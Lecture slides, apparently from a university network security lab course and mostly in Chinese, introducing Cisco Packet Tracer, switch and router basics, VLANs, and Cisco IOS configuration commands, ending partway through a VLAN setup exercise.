NETWORK & MULTIMEDIA LAB

NETWORK SECURITY

Spring 2021

Network Security Basics

- **Protection:**
  - *You should configure your systems and networks as correctly as possible*
- **Detection:**
  - *You must be able to identify when the configuration has changed or when some network traffic indicates a problem*
- **Reaction:**
  - *After identifying problems quickly, you must respond to them and return to a safe state as rapidly as possible*


Goal

- Cisco Packet Tracer
  1. 安裝 Cisco Packet Tracer (由 Cisco 開發的路由配置模擬器)
  2. 建立指定的網路拓樸及功能
  3. 觀察封包如何傳送

- Virtual Machine
  1. 安裝 VirtualBox 和建立 Kali 虛擬機
  2. 了解 VirtualBox 的 5 種網卡連接模式
  3. ARP Spoofing
  4. Reverse Shell

CISCO PACKET TRACER

Cisco Packet Tracer - 路由配置模擬器




Straight-Through / Cross-Over

將網路設備分成兩類:

1. 主機、路由器
2. 集線器、交換器

不同類的用直穿式(平線)，
同類的用交叉式(跳線)

現在的 Switch、Router 會
自動判斷使用的線類型



網路元件

- Hub (集線器)
  - 在接收到封包後會廣播該封包，不管誰才是應該收到該封包的電腦
- Switch (交換器)
  - 用 MAC Table 記錄每一台電腦的 MAC 位址對應的 Port，只將封包送給正確的接收者

MAC Table for Switch0

VLAN	Mac Address	Port
1	0001.C99A.D21A	FastEthernet0/3
1	0002.4AE5.8072	FastEthernet0/2

- Router (路由器)
  - Router 可以連接兩個以上不同網段的網路，並根據路由表決定封包如何傳送

Routing Table for Router0

Type	Network	Port	Next Hop IP	Metric
S	192.168.0.0/24	---	192.168.2.2	1/0

Switch 的種類及功能

- Switch 一般來說可以分成網管型和非網管型的 Switch (Cisco 的 Switch 大多為網管型)
- 網管型：指內建許多可調整的功能選項
  - 又可以分為 L2 Switch 和 L3 Switch
- 非網管型：沒有內建任何管理性功能


L2 Switch 與 L3 Switch 差別

- 一般常用的交換器 Switch 是屬於第二層交換器 Layer 2 Switch，這種交換器是利用 OSI 第二層 MAC 位址的資訊來進行資料交換，它可以記憶學習第一個 Port 連接的 MAC 位址，透過 MAC 位址及封包目的的位址的辨別，L2 Switch 會將該封包直接傳送至連接目的地的 Port，而不會將該封包傳送到其他的 Port。若並無此目的地 IP 的資訊時，則 L2 Switch 會廣播至所有的連接埠上，待目的 IP 回應時，將新的連接埠對應學習起來，那麼下次就不用廣播而直接傳送。

- 如果再把路由表的功能加入 L2 Switch，那麼它就會變成 L3 Switch。L3 的交換器又稱為 IP Switch 或 Switch Router，透過專屬的 ASIC 晶片來解析第三層表頭（如 IP Header）以達到傳送目的，因此通常可以提高到每秒百萬封包的效能以及數十個高速乙太網路連接埠之容量。


VLAN（Virtual Local Area Network）

- 即虛擬區域網路，是將一個物理的 LAN 在邏輯上劃分成多個廣播域的通訊技術。



VALN 用途

- 假設現在要為一家大型企業公司規劃內部網路，希望讓每個部門都只能存取自己部門的網路，但每個部門卻都跨越著不同的樓層。



切割 LAN 的優點

- 限制廣播域：廣播域被限制在一個 LAN 內，節省了頻寬，提高了網路處理能力。
- 增強區網的安全性：不同 LAN 內的封包在傳輸時是相互隔離的，即一個 LAN 內的用戶不能和其它 LAN 內的用戶直接通訊。
- 提高網路的健壯性：故障被限制在一個 LAN 內，本 LAN 內的故障不會影響其他 LAN 的正常運作。

Cisco 模式切換指令

```
Switch#asdf
Translating "asdf"...domain server (255.255.255.255) % Name lookup
aborted
Switch#
```

如果不小心打錯指令：Press ”Shift+Ctrl+6” to cancel the translation.

```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#^Z
Switch#
```

User Mode → Privileged Model → Global Configuration Model → Interface Configuration Model

```
Switch>enable
Switch#disable
Switch>
```


```
Switch(config)#interface f0/1
Switch(config-if)#
```

Cisco 模式切換指令

- 點擊 UI 時，會顯示相對應的指令:


- 指令會自動匹配:

```
Switch>en
Switch#conf
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#in f0/1
Switch(config-if)#exit
Switch(config)#in g0/1
Switch(config-if)#
```



Internetwork Operating System

Lab1: VLAN


10.1.1.1/24
10.1.1.2/24
PC-PT
PC12
PC-PT
PC13
vlan10
vlan20
2960-24TT
Switch
PC-PT
PC14
PC-PT
PC15
10.2.2.3/24
10.2.2.4/24


Step 1. Create VLAN

```
Switch#conf
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#vlan 10
Switch(config-vlan)#name green
Switch(config-vlan)#vlan 20
Switch(config-vlan)#name yellow
Switch(config-vlan)#^Z
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                Gig0/1, Gig0/2
10   green                            active
20   yellow                           active
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
10   enet  100010     1500  -      -      -        -    -        0      0
20   enet  100020     1500  -      -      -        -    -        0      0
 --More--
```

Step 2. Assign Ports to VLAN

